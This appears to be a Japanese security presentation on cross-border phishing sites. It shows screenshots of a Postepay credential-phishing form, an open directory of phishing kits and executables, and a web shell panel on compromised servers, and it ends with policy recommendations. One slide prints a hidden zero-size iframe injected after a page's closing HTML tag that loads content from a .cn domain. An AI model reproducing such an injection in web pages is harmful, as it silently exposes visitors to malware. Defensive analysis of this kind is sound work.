
The screenshot shows a web browser window with the address bar displaying `http://www.***-tech.co.jp/icons/www.***.*/login-home.htm`. The page content includes a navigation menu (Home, Index, Contents, Search, Glossary, Help, First, Previous, Next, Last, Up, Copyright, Author), a date stamp "Venerdì 30 Marzo 2007", and a login form. The form is titled "Accedi e diventa un utente" and contains fields for "Nome utente:" and "Password:". Below these is a section for "Carta postepay" with fields for "Numero della carta postepay:", "Scadenza mm/aa:", and "CwW2/CVC2:". A "Vai!" button is at the bottom of the form. A large blue 'e' logo is visible on the right side of the form area.

日本のサーバに設置された
C国のフィッシングサイト

国境を越えたつながり














C国のサーバに設置された日本のフィッシングサイト



Home Index Contents Search Glossary Help First Previous Next Last Up Copyright Author

Index of /

Name	Last modified	Size	Description
 HSCAN.rar	16-Mar-2007 00:12	616K	
 Win32.exe	16-Mar-2007 00:14	197K	
 paypalPINNTFULL.zip	15-Mar-2007 23:09	209K	
 pizdo.zip	16-Mar-2007 03:29	124K	
 s.bat1	16-Mar-2007 02:36	266K	
 webscr/	03-Dec-2005 13:35	-	
 wrar37b4.exe	16-Mar-2007 00:20	1.1M	
 www.ebay.com.zip	15-Mar-2007 23:11	52K	
 www.ebay.com/	16-Jan-2007 14:08	-	
 www.netspend.com/	15-Mar-2007 21:16	-	
 www.paypal.com/	16-Mar-2007 05:47	-	

Apache/2.0.55 (Win32) Server at mailserver. Port 80

セキュリティの弱いホストは・・・

- 複数のハッカーに狙われる
- 複数の脅威を設置される

4. フィッシングサイト閉鎖 課題

Home Index Contents Search Glossary Help First Previous Next Last Up Copyright Author

v. 1.0 #16!

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Modified By Address: http://www

Listing folder (2 files and 4 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	17.01.2007 15:14:48			
..	LINK	09.01.2007 19:06:59			
[.smileys]	DIR	17.01.2007 15:14:48			
[cgi-bin]	DIR	08.01.2007 19:10:43			
[www.bank.com.]	DIR	09.01.2007 00:14:25			
[www3.com.]	DIR	17.01.2007 15:14:48			
0 B	0 B	09.01.2007 00:04:54			
163.84 KB	163.84 KB	09.01.2007 15:53:22			

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter: Execute Select: Execute

:: Shadow's tricks :D ::


Useful Commands Kernel version Execute Warning: Kernel may be alerted using higher levels

Kernel Info: Linux aurora.dnsprotec Search

セキュリティの弱いホストは・・・

- 修正されるまで何度でも対象になる


```
</td>
      </tr>
    </table>
  </td>
  <td></td>
</tr>
</table>
</body>
</html><iframe src="http://www.ac66.cn/88/index.htm" width="0" height="0" frameborder="0"></iframe>
```



フィッシングサイト+トロイの木馬

5. おわりに

なにが必要か

1. 効果的な啓蒙活動の実施
2. 法の整備とセキュリティ会社の連携を強化

